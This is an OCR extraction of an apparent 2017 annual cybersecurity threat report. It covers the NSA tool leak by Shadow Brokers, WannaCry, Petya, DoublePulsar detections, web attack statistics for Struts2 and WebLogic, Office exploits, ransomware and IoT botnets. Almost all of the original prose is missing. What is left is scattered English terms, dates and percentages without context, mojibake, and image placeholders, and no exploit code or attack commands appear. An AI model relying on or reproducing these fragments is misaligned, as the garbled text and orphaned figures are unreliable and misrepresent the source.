

2017

VenusEye	2017	2018

“ ” “

54 82.7 7.1% 11.4%

15% 30% ”

+ 2025

IT

2017

NSA Office Web


APT

DDOS

2017


VenusEye 2017

2017



1. NSA

2017 WannaCry WannaCry
NSA “ ” NSA
2013 2016 8 Shadow Brokers NSA 2017
4
NSA



1. NSA

2016 8 13 Shadow Brokers NSA

Shadow Brokers NSA 2013~2016
2017 1 8 Shadow Brokers Windows
Windows IIS RPC RDP SMB Shellcode

2017 2 10 WannaCry VirusTotal
WannaCry WannaCry


2017 4 14 Shadow Brokers 2016
SMB RDP IIS
“ ” WannaCry

Shadow Brokers 2017 3 14
Windows XP Windows 2003

NSA 16 12

2017 4 NSA

“TCP_NSA_Windows_SMB_DoublePulsar ”
WannaCry
2017 5 12 WannaCry
“TCP_NSA_Windows_SMB_DoublePulsar ” 20
12
Windows XP Windows 2003
WannaCry
2017 6 27 Petya
Petya “DoublePulsar”
“TCP_NSA_Windows_SMB_DoublePulsar Petya ”
2017 8 “ ” WannaCry
patch Kill Swtich
2017 4 “TCP_NSA_Windows_SMB_DoublePulsar ”
“ ”
“ ” 2017 4 6
2017 “ ”




2. 2017

NSA

2. Struts2 专 WebLogic

Web 2017 Struts 53%
SQL 33% Webshell 5% XSS 4% Weblogic
3% IIS 2%




3. 2017 Web

Weblogic
Struts2 “ ”

4. 2017 Web

3.


2017
11.59% 10.40% 10.15%
9.57% 5.77%



5. 2017

4. Office

2017 Office Office



6. 2017 Office

2017 Office

POC

CVE-2012-0158


5. Aen-AeSD UEæ

6.

2017 “
”

2016 Locky NSA
WannaCry
WannaCry
“ ”


2017



9. 2017


7. IoT

IoT “ ” IoT
IoT “ ” ssh telnet
IoT 2017 IoT
IoT



10. 2017 IoT

2017 Mirai
Gafgyt Satori Brickerbot
IoTroop

